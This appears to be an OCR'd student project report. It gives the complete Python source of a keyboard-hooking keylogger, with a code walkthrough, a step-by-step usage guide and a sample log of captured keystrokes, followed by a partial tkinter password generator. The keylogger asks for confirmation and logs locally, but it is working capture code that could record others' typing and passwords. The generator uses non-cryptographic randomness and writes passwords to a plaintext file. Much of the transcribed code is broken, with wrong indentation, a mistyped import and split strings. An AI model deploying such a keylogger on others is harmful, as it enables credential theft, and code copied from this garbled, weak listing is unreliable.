Keylogger

CODE :

```
import keyboard
import datetime
import sys
from pathlib import Path
import getpass


class KeyboardMonitoringTool:
    def __init__(self):
        self.log_file = "keyboard_log.txt"
        self.start_time = datetime.datetime.now()
        self.is_running = False

        # Create logs directory
        self.log_dir = Path("E:/") / "KeyboardMonitor"
        self.log_dir.mkdir(exist_ok=True)
        self.log_path = self.log_dir / self.log_file
        print("\n")
        print("=" * 70)
        print("\t\t\t      KEYLOGGER")
        print("=" * 70)
        print(f"Log directory: {self.log_dir}")
```

```
def on_key_event(self, event):
    try:
        timestamp = datetime.datetime.now().strftime("%Y-%m-%d
 %H:%M:%S.%f")[:-3]
        key_name = event.name

        if event.event_type == keyboard.KEY_DOWN:
            if len(key_name) == 1:
                log_entry = f"[{timestamp}] Character: '{key_name}'\n"
            else:
                log_entry = f"[{timestamp}] Special: {key_name}\n"

            # Write to log file
            with open(self.log_path, 'a', encoding='utf-8') as f:
                f.write(log_entry)

    except Exception as e:
        print(f"Error handling: {e}")
#Start monitoring session
def start_session(self):
    print("\n" + "="*50)
    print("\t\tSESSION SETUP")
    print("="*50)
```

```
print("This session will:")
print("- Log keystrokes")
print("- Show real-time data logging")

confirm = input("\nProceed with monitoring session? (y/n): ")
if confirm.lower() != 'y':
    print("Session cancelled.")
    return False

print("\nStarting keyboard monitor...")
print("Press ESC to stop session")
print("-" * 50)

try:
    keyboard.hook(self.on_key_event)
    self.is_running = True

    with open(self.log_path, 'w', encoding='utf-8') as f:
        f.write(f"MONITORING SESSION - {self.start_time}\n")
        f.write(f"User: {getpass.getuser()}\n")
        f.write(f"System: {sys.platform}\n")
        f.write("-" * 60 + "\n")
    #wait for ESC
    keyboard.wait('esc')
```

```
            self.stop_session()

        except Exception as e:
            print(f"Error: {e}")
            return False

        return True
    #ending monitoring session
    def stop_session(self):
        if self.is_running:
            keyboard.unhook_all()
            self.is_running = False

            end_time = datetime.datetime.now()
            duration = end_time - self.start_time

            # Session summary
            with open(self.log_path, 'a', encoding='utf-8') as f:
                f.write(f"\nSESSION COMPLETED: {end_time}\n")
                f.write(f"DURATION: {duration}\n")

            print(f"\nSession completed.")
            print(f"Duration: {duration}")
            print(f"Log file: {self.log_path}")
```

```
def main():
    monitor = KeyboardMonitoringTool()

    while True:
        print("\nOPTIONS:")
        print("1. Start monitoring session")
        print("2. Exit tool")

        try:
            choice = input("Choose option (1-2): ").strip()

            if choice == '1':
                monitor.start_session()
            elif choice == '2':
                print("Exiting tool.")
                break
            else:
                print("Please choose a valid option.")

        except KeyboardInterrupt:
            print("\nSession interrupted.")
            break
        except Exception as e:
```

```
            print(f"Error: {e}")


if __name__ == "__main__":
    # Environment checking
    print("\n")
    print("="*50)
    print("system information:")
    print("="*50)
    print(f"Version: {sys.version}")
    print(f"Platform: {sys.platform}")
    print(f"User: {getpass.getuser()}")

    main()
```

CODE BREAKDOWN :

❖ Imported libraries

Code :
```
import keyboard
import datetime
import sys
from pathlib import path
import getpass
```

- **keyboard**: A library to capture keyboard events.
- **datetime**: Used for handling date and time.
- **sys**: Provides access to some variables used or maintained by the interpreter.
- **pathlib.Path**: A module for handling filesystem paths.
- **getpass**: Used to securely get the username without echoing it.

❖ Class Definition

Code : class KeyboardMonitoringTool:

- Defines a class named KeyboardMonitoringTool that encapsulates the functionality of the keylogger.

❖ **Constructor**

Code : def __init__(self):

```
        self.log_file = "keyboard_log.txt"
        self.start_time = datetime.datetime.now()
        self.is_running = False

        # Create logs directory
        self.log_dir = Path("E:/") / "KeyboardMonitor"
        self.log_dir.mkdir(exist_ok=True)
        self.log_path = self.log_dir / self.log_file
        print("\n")
        print("=" * 70)
        print("\t\t\t     KEYLOGGER")
        print("=" * 70)
        print(f"Log directory: {self.log_dir}")
```

- **__init__**: The constructor initializes the keylogger.
- **self.log_file**: Sets the name of the log file.
- **self.start_time**: Records the start time of the session.
- **self.is_running**: A flag to indicate if the monitoring session is active.
- **self.log_dir**: Defines the directory where logs will be stored.

- **self.log_dir.mkdir(exist_ok=True)**: Creates the directory if it doesn't exist.
- **self.log_path**: Combines the directory and file name to create the full path.
- Prints a header and the log directory path.

❖ **Key Event Handler**

Code :

```
def on_key_event(self, event):
        try:
            timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        key_name = event.name

        if event.event_type == keyboard.KEY_DOWN:
            if len(key_name) == 1:
                log_entry = f"[{timestamp}] Character: '{key_name}'\n"
            else:
                log_entry = f"[{timestamp}] Special: {key_name}\n"

            # Write to log file
            with open(self.log_path, 'a', encoding='utf-8') as f:
                f.write(log_entry)

    except Exception as e:
        print(f"Error handling: {e}")
```

- **on_key_event**: A method that handles keyboard events.
- **timestamp**: Captures the current time formatted to milliseconds.

- **key_name**: Gets the name of the key pressed.
- **if event.event_type == keyboard.KEY_DOWN**: Checks if the key event is a key press.
- **log_entry**: Creates a log entry based on whether the key is a character or a special key.
- **Writing to log file**: Appends the log entry to the log file.
- **Error handling**: Catches and prints any exceptions that occur.

❖ **Start Session**

Code : def start_session(self):

```
print("\n" + "="*50)
print("\t\tSESSION SETUP")
print("="*50)
print("This session will:")
print("- Log keystrokes")
print("- Show real-time data logging")

confirm = input("\nProceed with monitoring session? (y/n): ")
if confirm.lower() != 'y':
    print("Session cancelled.")
    return False

print("\nStarting keyboard monitor...")
```

```
print("Press ESC to stop session")
print("-" * 50)

try:
    keyboard.hook(self.on_key_event)
    self.is_running = True

    with open(self.log_path, 'w', encoding='utf-8') as f:
        f.write(f"MONITORING SESSION - {self.start_time}\n")
        f.write(f":User  {getpass.getuser()}\n")
        f.write(f"System: {sys.platform}\n")
        f.write("-" * 60 + "\n")

    keyboard.wait('esc')  # Wait for ESC
   self.stop_session()

except Exception as e:
   print(f"Error: {e}")
    return False
return True
```

- **start_session**: Initiates the keyboard monitoring session.
- Prints session setup information and asks for user confirmation.

- If confirmed, it starts monitoring and hooks the **on_key_event** method to keyboard events.
- **self.is_running = True**: Sets the running flag to true.
- Writes session details (start time, user, system) to the log file.
- **keyboard.wait('esc')**: Waits for the ESC key to be pressed to stop the session.
- Calls **self.stop_session()** to end the session.

❖ **Stop Session**

Code : def stop_session(self):

```
if self.is_running:
    keyboard.unhook_all()
    self.is_running = False

 end_time = datetime.datetime.now()
    duration = end_time - self.start_time

    # Session summary
    with open(self.log_path, 'a', encoding='utf-8') as f:
        f.write(f"\nSESSION COMPLETED: {end_time}\n")
        f.write(f"DURATION: {duration}\n")

    print(f"\nSession completed.")
```

```
        print(f"Duration: {duration}")
        print(f"Log file: {self.log_path}")
```

- **stop_session**: Ends the keyboard monitoring session.
- Checks if the session is running, then unhooks all keyboard events.
- Records the end time and calculates the duration of the session.
- Appends a summary of the session to the log file.
- Prints session completion details.

❖ **Main Function**

Code :

```
def main():
    monitor = KeyboardMonitoringTool()

    while True:
        print("\nOPTIONS:")
        print("1. Start monitoring session")
        print("2. Exit tool")

        try:
            choice = input("Choose option (1-2): ").strip()
```

```
            if choice == '1':
                monitor.start_session()
            elif choice == '2':
                print("Exiting tool.")
                break
            else:
                print("Please choose a valid option.")

        except KeyboardInterrupt:
            print("\nSession interrupted.")
            break
        except Exception as e:
            print(f"Error: {e}")
```

- **main**: The main function that runs the program.
- Creates an instance of **KeyboardMonitoringTool**.
- Displays options for starting a monitoring session or exiting the tool.
- Handles user input and calls the appropriate methods based on the choice.
- Catches exceptions, including keyboard interrupts.

❖ **Entry Point**

Code :
```
if __name__ == "__main__":
    # Environment checking
```

```
print("\n")
print("="*50)
print("system information:")
print("="*50)
print(f"Version: {sys.version}")
print(f"Platform: {sys.platform}")
print(f":User  {getpass.getuser()}")

main()
```

- Checks if the script is being run directly.
- Prints system information (Python version, platform, user).
- Calls the **main()** function to start the program.

❖ **Key Features of the Keylogger Tool**

1. **Keystroke Logging**: The primary function of this tool is to log all keystrokes made by the user. It captures both regular characters and special keys (like Shift, Ctrl, etc.).

2. **Timestamping**: Each keystroke is logged with a timestamp, providing a record of when each key was pressed.

3. **Session Management**: The tool allows users to start and stop monitoring sessions. It provides a summary of the session duration and logs the user and system information.

4. **Log File Creation**: The tool creates a log file (**keyboard_log.txt**) in a specified directory (in this case, **E:/KeyboardMonitor**) to store the keystroke logs.

5. **User Confirmation**: Before starting the monitoring session, the tool prompts the user for confirmation, ensuring that the user is aware of the monitoring.

6. **Graceful Exit**: The tool can be exited gracefully by pressing the ESC key, which stops the logging session and saves the log file.

❖ Step-by-Step Guide to Use the Keyboard Monitoring Tool

1. **Install Required Library**:
   - Ensure you have Python installed on your system.
   - Install the keyboard library if it is not already installed. Open your command line or terminal and run:
     - pip install keyboard

2. **Copy the Code**:
   - Copy the provided code into a Python file (e.g., **keyboard_monitor.py**).

3. **Run the Tool**:
   - Open your command line or terminal.
   - Navigate to the directory where you saved the **keyboard_monitor.py** file.
   - Run the script using Python:
     - python keyboard_monitor.py

4. **View System Information**:
   - Upon running the script, the tool will display system information, including the Python version, platform, and current user.

5. **Start a Monitoring Session**:
    - You will see options to start a monitoring session or exit the tool.
    - Type **1** and press Enter to start the monitoring session.
    - The tool will prompt you to confirm if you want to proceed. Type **y** and press Enter to confirm.

6. **Monitor Keystrokes**:
    - Once the session starts, the tool will log all keystrokes until you press the ESC key.
    - You will see real-time logging in the background.

7. **Stop the Monitoring Session**:
    - To stop the session, simply press the ESC key.
    - The tool will log the session completion time and duration, and save the log file.


8. **Exit the Tool**:
    - After stopping the session, you can choose to start another session or exit the tool.
    - To exit, type **2** and press Enter.

9. **Check the Log File**:


- After exiting, navigate to the specified log directory (e.g., **E:/KeyboardMonitor**) to find the **keyboard_log.txt** file.
- Open the file to view the logged keystrokes along with their timestamps.

❖ Screenshots :


1. After tool runs there is shown system information and option to start monitoring session




2. After choosing start monitoring session options session setup starts




3. After proceeding with monitoring session key strokes logging process starts




4. After session is completed it will show the duration and log file location and again will have option to choose



5. This image shows exiting tool with choosing option 2 for exit



6. This image shows output of keylogger



```
MONITORING SESSION - 2025-08-24 13:53:34.670693
User: krish
System: win32
------------------------------------------------------------
[2025-08-24 13:53:59.278] Special: print screen
[2025-08-24 13:54:14.050] Character: 't'
[2025-08-24 13:54:14.152] Character: 'e'
[2025-08-24 13:54:14.479] Character: 's'
[2025-08-24 13:54:14.551] Character: 't'
[2025-08-24 13:54:16.652] Special: backspace
[2025-08-24 13:54:16.831] Special: backspace
[2025-08-24 13:54:19.027] Special: space
[2025-08-24 13:54:19.181] Character: 'o'
[2025-08-24 13:54:19.276] Character: 'f'
[2025-08-24 13:54:19.379] Special: space
[2025-08-24 13:54:21.531] Character: 'k'
[2025-08-24 13:54:21.633] Character: 'e'
[2025-08-24 13:54:22.760] Character: 'y'
[2025-08-24 13:54:23.407] Character: 'l'
[2025-08-24 13:54:23.750] Character: 'o'
[2025-08-24 13:54:23.862] Character: 'g'
[2025-08-24 13:54:24.056] Character: 'g'
[2025-08-24 13:54:24.261] Character: 'e'
[2025-08-24 13:54:24.363] Character: 'r'
[2025-08-24 13:54:25.009] Special: enter

SESSION COMPLETED: 2025-08-24 13:54:27.027922
DURATION: 0:00:52.357229
```

Password Generator

CODE :

```
import string
import random
import tkinter as tk
from tkinter import messagebox, scrolledtext


def generate_random_passwords(character_pool, length, num_passwords):
    passwords = set()  # Use a set to avoid duplicates
    while len(passwords) < num_passwords:
        password = ''.join(random.choice(character_pool) for _ in range(length))
        passwords.add(password)
    return list(passwords)


def generate_all_passwords(length=12, use_uppercase=True, use_lowercase=True, use_digits=True, use_special_chars=True):
    # Create a pool of characters based on user preferences
    character_pool = ''

    if use_uppercase:
        character_pool += string.ascii_uppercase
```

```
    if use_lowercase:
        character_pool += string.ascii_lowercase
    if use_digits:
        character_pool += string.digits
    if use_special_chars:
        character_pool += string.punctuation

    # Ensure the character pool is not empty
    if not character_pool:
        raise ValueError("At least one character type must be selected.")

    return character_pool

def save_passwords_to_file(passwords, filename='passwords.txt'):
    with open(filename, 'w', encoding='utf-8') as file:
        for password in passwords:
            file.write(password + '\n')

def generate_passwords():
    try:
        length = int(length_entry.get())
        num_passwords = int(num_passwords_entry.get())  # Get the number of passwords to generate
        use_uppercase = uppercase_var.get()
```

```
        use_lowercase = lowercase_var.get()
        use_digits = digits_var.get()
        use_special_chars = special_chars_var.get()

        # Generate character pool
        character_pool = generate_all_passwords(length, use_uppercase, use_lowercase, use_digits, use_special_chars)

        # Generate random passwords
        passwords = generate_random_passwords(character_pool, length, num_passwords)

        # Save passwords to a file
        save_passwords_to_file(passwords)
        output_text.delete(1.0, tk.END)  # Clear previous output
        output_text.insert(tk.END, f"{len(passwords)} random passwords of length {length} have been saved to 'passwords.txt'.\n")
    except Exception as e:
        messagebox.showerror("Error", str(e))

# Create the main window
root = tk.Tk()
root.title("Password Generator")
root.geometry("800x600")  # Set initial size
root.configure(bg="#f0f0f0")
```

```
# Create input fields
tk.Label(root, text="Password Length:", bg="#f0f0f0", font=("Arial", 12)).grid(row=0, column=0, padx=10, pady=10, sticky='w')
length_entry = tk.Entry(root, width=10, font=("Arial", 12))
length_entry.grid(row=0, column=1, padx=10, pady=10, sticky='ew')

tk.Label(root, text="Number of Passwords:", bg="#f0f0f0", font=("Arial", 12)).grid(row=1, column=0, padx=10, pady=10, sticky='w')
num_passwords_entry = tk.Entry(root, width=10, font=("Arial", 12))
num_passwords_entry.grid(row=1, column=1, padx=10, pady=10, sticky='ew')

